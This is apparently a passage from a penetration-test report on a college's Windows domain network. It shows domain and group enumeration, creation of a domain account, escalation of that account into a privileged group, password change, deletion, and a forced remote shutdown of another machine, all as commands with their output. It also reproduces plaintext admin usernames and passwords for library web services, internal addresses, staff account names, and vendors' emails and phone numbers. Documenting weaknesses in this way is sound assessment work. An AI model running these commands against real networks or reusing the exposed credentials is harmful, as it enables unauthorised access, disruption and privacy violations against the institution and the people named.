BUILTIN\Administrators                         Alias            S-1-5-32-544                                  Mandatory group, Enabled by default, Enabled group, Group
owner
BUILTIN\Users                                  Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group

BUILTIN\Pre-Windows 2000 Compatible Access     Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NETWORK                           Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated Users               Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\This Organization                 Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group

SIESGST\Domain Admins                          Group            S-1-5-21-2582503210-1232566265-561742971-512  Mandatory group, Enabled by default, Enabled group

SIESGST\Group Policy Creator Owners            Group            S-1-5-21-2582503210-1232566265-561742971-520  Mandatory group, Enabled by default, Enabled group

SIESGST\Staff                                  Group            S-1-5-21-2582503210-1232566265-561742971-1105 Mandatory group, Enabled by default, Enabled group

SIESGST\Schema Admins                          Group            S-1-5-21-2582503210-1232566265-561742971-518  Mandatory group, Enabled by default, Enabled group

SIESGST\SophosUser                             Alias            S-1-5-21-2582503210-1232566265-561742971-1739 Mandatory group, Enabled by default, Enabled group, Local
Group
SIESGST\Denied RODC Password Replication Group Alias            S-1-5-21-2582503210-1232566265-561742971-572  Mandatory group, Enabled by default, Enabled group, Local
Group
SIESGST\SophosAdministrator                    Alias            S-1-5-21-2582503210-1232566265-561742971-1741 Mandatory group, Enabled by default, Enabled group, Local
Group
NT AUTHORITY\NTLM Authentication               Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group

Mandatory Label\High Mandatory Level           Label            S-1-16-12288


C:\Windows\system32>
```

VI. Domain Enumaration and Operations performed as Domain Controller (DATASERVER)




```
C:\Windows\system32>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         20 K
System                           4 Services                   0        324 K
smss.exe                       260 Services                   0      1,144 K
csrss.exe                      420 Services                   0      8,464 K
wininit.exe                    480 Services                   0      4,452 K
services.exe                   568 Services                   0     18,452 K
lsass.exe                      576 Services                   0    115,208 K
svchost.exe                    764 Services                   0     18,900 K
svchost.exe                    824 Services                   0     16,984 K
svchost.exe                    876 Services                   0     27,568 K
svchost.exe                    928 Services                   0     87,848 K
svchost.exe                   1008 Services                   0     23,708 K
svchost.exe                    468 Services                   0     69,432 K
svchost.exe                   1164 Services                   0     24,456 K
spoolsv.exe                   1572 Services                   0     20,544 K
Microsoft.ActiveDirectory     1604 Services                   0     78,368 K
VxLockdownServer.exe          1656 Services                   0     14,172 K
dfsrs.exe                     1688 Services                   0     30,876 K
dns.exe                       1756 Services                   0    151,368 K
FSGK32ST.exe                  1780 Services                   0      2,032 K
fsgk32.exe                    1828 Services                   0     11,176 K
fswebuid.exe                  1836 Services                   0     13,868 K
FSMA32.EXE                    1880 Services                   0      2,312 K
ismserv.exe                   1916 Services                   0      5,676 K
svchost.exe                   1964 Services                   0     42,868 K
dfssvc.exe                    2040 Services                   0      8,784 K
FSHDLL32.EXE                  1372 Services                   0      4,192 K
FSHDLL64.EXE                  2560 Services                   0      1,740 K
bedbg.exe                     2780 Services                   0      8,540 K
beremote.exe                  2824 Services                   0    105,856 K
fsorsp.exe                    1700 Services                   0     13,612 K
svchost.exe                   2868 Services                   0     75,572 K
fnrb32.exe                    2964 Services                   0      2,080 K
vds.exe                       3084 Services                   0     10,164 K
fih32.exe                     3092 Services                   0        736 K
fsaua.exe                     3312 Services                   0     12,404 K
svchost.exe                   3332 Services                   0     40,488 K
svchost.exe                   3360 Services                   0     12,624 K
fssm32.exe                    3468 Services                   0    206,608 K
```




```
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
abhijit                  Administrator            ann
app                      appdata                  bhagesh
chetana                  dhiraj                   exam
game                     geetanjali               harshada
jayanthy                 jyothi                   m1
mahi                     null                     praveenc
saching                  sagar                    sandeepj
snehat                   sophos                   sql
srinu                    sudhir                   sujata
suvarna                  tense                    urvi
vijayk                   vilasd
The command completed successfully.


C:\Users\exam\Desktop\New folder (3)>net group /domain
The request will be processed at a domain controller for domain siesgst.local.


Group Accounts for \\Dataserver.siesgst.local

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*hod
*Read-only Domain Controllers
*Schema Admins
*Staff
*Student
The command completed successfully.
```


VII. Adding of new user to AD (Active Directory) and Privelage Escalation




```
C:\Windows\system32>net user sample sample /add /domain
The command completed successfully.


C:\Windows\system32>
```




```
C:\Users\exam\Desktop\New folder (3)>net user sample sample /add /domain
The request will be processed at a domain controller for domain siesgst.local.

The command completed successfully.


C:\Users\exam\Desktop\New folder (3)>
```




```
C:\Windows\system32>net group "hod" /domain
Group name     hod
Comment

Members

-------------------------------------------------------------------------------
appdata                  ashwin                   atulk
jayanthy                 jyothi                   katyayini
kemkar                   leena                    manasi
neena                    neerajkumar              null
ramesh                   rasika                   rizwana
rohinig                  roshni                   saching
Satishr                  seemak                   shivaji
sujata                   sujit                    sumans
vijayk                   vilasd                   vyogita
The command completed successfully.


C:\Windows\system32>net group "hod" sample /add /domain
The command completed successfully.


C:\Windows\system32>net group "hod" /domain
Group name     hod
Comment

Members

-------------------------------------------------------------------------------
appdata                  ashwin                   atulk
jayanthy                 jyothi                   katyayini
kemkar                   leena                    manasi
neena                    neerajkumar              null
ramesh                   rasika                   rizwana
rohinig                  roshni                   saching
sample                   Satishr                  seemak
shivaji                  sujata                   sujit
sumans                   vijayk                   vilasd
vyogita
The command completed successfully.


C:\Windows\system32>
```




```
C:\Users\exam\Desktop\New folder (3)>net user sample /domain
The request will be processed at a domain controller for domain siesgst.local.

User name                    sample
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/13/2023 2:05:42 PM
Password expires             Never
Password changeable          9/13/2023 2:05:42 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/13/2023 2:00:57 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```




```
Microsoft Windows [Version 10.0.19044.3086]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sample.SIESGST>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ===============================================================
=
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                       Mandatory group, Enabled by default, Enabled group
SIESGST\hod                                Group            S-1-5-21-2582503210-1232566265-561742971-1111 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
SIESGST\SophosUser                         Alias            S-1-5-21-2582503210-1232566265-561742971-1739 Mandatory group, Enabled by default, Enabled group, Local Grou
p
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192

C:\Users\sample.SIESGST>
```



VIII. Change of User Pass and Deletion of User Account




```
C:\Users\exam\Desktop\New folder (3)>net user sample /delete /domain
The request will be processed at a domain controller for domain siesgst.local.

The command completed successfully.


C:\Users\exam\Desktop\New folder (3)>net user sample /domain
The request will be processed at a domain controller for domain siesgst.local.

The user name could not be found.

More help is available by typing NET HELPMSG 2221.


C:\Users\exam\Desktop\New folder (3)>_
```



```
C:\Users\exam\Desktop\New folder (3)>net user sample change /domain
The request will be processed at a domain controller for domain siesgst.local.

The command completed successfully.


C:\Users\exam\Desktop\New folder (3)>_
```


IX. Router Access (Through Social Engineering)



Connected Clients

Type	Information	Connection	Operation
	Unknown 00-0C-29-20-B9-36 10.0.0.17	Wired	
	Unknown 00-0C-29-28-81-00	Wired	

X. Login Credentials Exposure (Lack of Awareness)


login_admin (Protected View) - Microsoft Word (Product Activation Failed)
File
Home
Insert
Page Layout
References
Mailings
Review
View
Enable Editing

Protected View This file originated from an Internet location and might be unsafe. Click for more details.


List of login credentials (admin)

Sr. No.	Website (URL)	Username (login)	Password	Category
1	https://secure.ouriginal.com/sysmon/Login/	U4050_ramesh	librarygst@123	Urkund (ouriginal)
2	https://ess.inflibnet.ac.in/oes/index.php	libraraingst@sies.edu.in	gst@123	e-shodhsindhu
3	www.wix.com	librarygst@gmail.com	navimumbai400706	Library website updating
4	http://10.0.8.114:8080/jspui/	(other) dspace (other) root	library abcd	Dspace repository
5	https://club.ndl.iitkgp.ac.in/admin-login	librariangst@sies.edu.in	gst@123	National Digital Library of India

E-Resource contact details (subscription details & usage statistics for the year 2022 (Jan to Dec.):


1	Mr. Girish Kulkarni	girish@gist.in	7506480844	Elsevier Science Direct; ASME
2	Mr. Arindam Patra Mr. G K Upadhyaya	apatra@ebsco.com gupadhyaya@ebsco.com	9870200102 8237245746	IEEE - ASPP (EBSCO)
3	Mr. Bhavesh Shah	bhavesh.s@informaticsglobal.com	9820367612	J-Gate plus
4	Dr. Sangeeta Kaul	sangskaul2003@yahoo.co.in	[illegible]	DELNET (WEL)

XI. NBTSTAT Scan for username and login enumeration




```
C:\Users\exam>NBTSTAT -A 10.0.0.9

Ethernet 2:
Node IpAddress: [192.168.56.1] Scope Id: []

    Host not found.

Ethernet:
Node IpAddress: [10.0.2.200] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    DATASERVER     <00>  UNIQUE      Registered
    SIESGST        <00>  GROUP       Registered
    SIESGST        <1C>  GROUP       Registered
    DATASERVER     <20>  UNIQUE      Registered
    SIESGST        <1B>  UNIQUE      Registered
    SIESGST        <1E>  GROUP       Registered
    SIESGST        <1D>  UNIQUE      Registered
    ☺☻__MSBROWSE__☻<01>  GROUP       Registered

    MAC Address = 98-BE-94-23-D8-2A


vEthernet (Default Switch):
Node IpAddress: [192.168.184.49] Scope Id: []
```

XII. Remote Shutdown by Local User




```
C:\Users\exam>ping IT99

Pinging IT99.siesgst.local [10.0.2.199] with 32 bytes of data:
Reply from 10.0.2.199: bytes=32 time<1ms TTL=128
Reply from 10.0.2.199: bytes=32 time=3ms TTL=128
Reply from 10.0.2.199: bytes=32 time<1ms TTL=128

Ping statistics for 10.0.2.199:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 3ms, Average = 1ms
Control-C
^C
C:\Users\exam>shutdown -s -f -t 0 -m 10.0.2.199

C:\Users\exam>ping IT99

Pinging IT99.siesgst.local [10.0.2.199] with 32 bytes of data:
Request timed out.
Request timed out.

Ping statistics for 10.0.2.199:
    Packets: Sent = 2, Received = 0, Lost = 2 (100% loss),
Control-C
^C
C:\Users\exam>
```

XIII. Metasploit exploits on EXCELL

